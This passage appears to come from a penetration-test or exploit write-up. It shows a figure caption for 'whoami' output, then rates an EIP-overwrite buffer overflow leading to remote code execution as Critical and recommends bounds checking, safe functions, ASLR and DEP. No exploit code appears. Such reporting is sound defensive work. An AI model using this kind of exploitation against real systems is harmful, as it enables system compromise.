


Figure 15, whoami command output:



3.0 Impact and Severity

This vulnerability is classified as **Critical**. The ability to overwrite EIP and execute arbitrary shellcode allows an attacker to gain full remote code execution on the target system. In a real-world scenario, this could lead to complete system compromise, data exfiltration, lateral movement, or privilege escalation.

4.0 Recommendations

To mitigate this vulnerability, developers should implement strict input validation and enforce proper bounds checking on all user-supplied data. Unsafe memory functions should be replaced with secure alternatives, and modern exploit mitigation techniques such as ASLR and DEP should be enabled where possible. Regular code reviews and penetration testing should also be conducted to identify similar vulnerabilities before deployment.